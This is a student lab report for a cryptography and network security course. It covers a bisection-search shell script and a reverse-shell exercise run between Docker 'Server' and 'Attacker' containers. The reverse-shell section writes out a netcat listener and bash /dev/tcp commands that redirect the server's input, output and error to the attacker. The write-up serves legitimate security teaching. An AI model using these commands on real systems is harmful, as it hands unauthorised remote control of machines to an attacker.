**Shell Scripting and Reverse Shell**

Chawin Metah

Department of Computer Science, Purdue University Fort Wayne

ACS 545000: Cryptography and Network Security

Lab 2

Dr. Zesheng Chen

January 26, 2022

**Shell Scripting**

In this lab, I wrote the shell script that able to find a correct secret key in prob1 file within a second. Let us begin with testing the file. I first run the file without giving an argument and then put in two random ones, as shown in Figure 1. It returned value correctly as shown in the instruction.

**Figure 1**

*Test prob1 file*Graphical user interface, text, application

Description automatically generated

After that, I created shell script file prob1\_solution.sh using the following command.


vi prob1\_solution.sh

This program will repeatedly guess command line argument “guess\_number” to compare with the secret key in prob1 file, which will change every one second.

The prob1\_solution.sh shell script use bisection search algorithm to seek for the secret key. The program and its flow chart are shown in Figure 2 and 3. For simplicity, I did not include “NOT found” case in the flow chart. NOT found will only show if guess\_number of a previous iteration is equal to current guess\_number. That means the program has search through the range of 0 to 2147483647 and guess\_number does not match with the secret key.

**Figure 2**

*prob1\_solution.sh shell script*



**Figure 3**

*Flow chart of prob1\_solution.sh*



Finally, before running the program, I use the following command to allow the shell script to be executed as shown in Figure 4. This can be seen when we use ls command; the name of the file will change from black to green (executable).

chmod +x prob1\_solution.sh


**Figure 4**

*Enable execution*



**Figure 5**

*The result*




**Reverse Shell**

To begin, I obtained the Labsetup.zip file from Brightspace and unzip using unzip command to get docker-compose.yml as shown in Figure 6.

**Figure 6**


*Unzipped Labsetup.zip*



After I extracted the file, the following commands are used to create docker Server with IP 10.9.0.5 and Attacker with IP 10.9.0.1: docker-compose build and docker-compose up. These are shown in Figure xx.

**Figure 7**


*Create docker server and attacker*



Now, we can use dockps to find container IDs and docksh following with the ID to gain access to server and attacker as shown in Figure 8 and 9.


**Figure 8**

*dockps command*



**Figure 9**

*docksh command*



Note: In this case, docksh 5 will also work

Note: In this case, docksh d will also work


Attacker

Server

At this point, we finished setting up the server and attacker. So, we may begin the reverse shell. The operation starts by giving attacker a command nc -lv 9090 (listen to server via port 9090) as shown in Figure 10.

**Figure 10**

*Attacker initial command*



Attacker



By following the instruction on Chapter 9 (Du, 2019), I first redirect the standard output of the server to the attacker by using the following command.

/bin/bash -i > /dev/tcp/10.9.0.1/9090

After that, I typed in ls command to list the files in server, but the output was shown in attacker’s terminal as shown in Figure 11.

**Figure 11**

*Redirecting the standard output*



Redirected output

Typed here

Attacker

Server

Then, I commanded the server to also redirect the standard input by using the following command (Figure 12).

/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1


**Figure 12**

*Redirecting the standard output and input*Text

Description automatically generated

Standard error

Server



Redirected output

Typed here



Attacker

To complete reverse shell operation, I also redirected standard error. This will make the activities in server invisible but shown in attacker’s machine. The standard error redirection uses the following server command (Figure 13).

/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1

**Figure 13**

*Redirecting everything from server*



Server

Attacker

Typed here

Redirected output

This operation complete reverse shell, but it is just the beginning of what attacker can do. Other attacks can be perform using reverse shell in later Labs.

**References**

Du, W. (2019). Computer & internet security: A hands-on approach (2nd ed.). Independently published.

Du, W. (2021, October 23). seed-labs/manuals/docker/. GitHub. https://github.com/seed-labs/seed-labs/tree/master/manuals/docker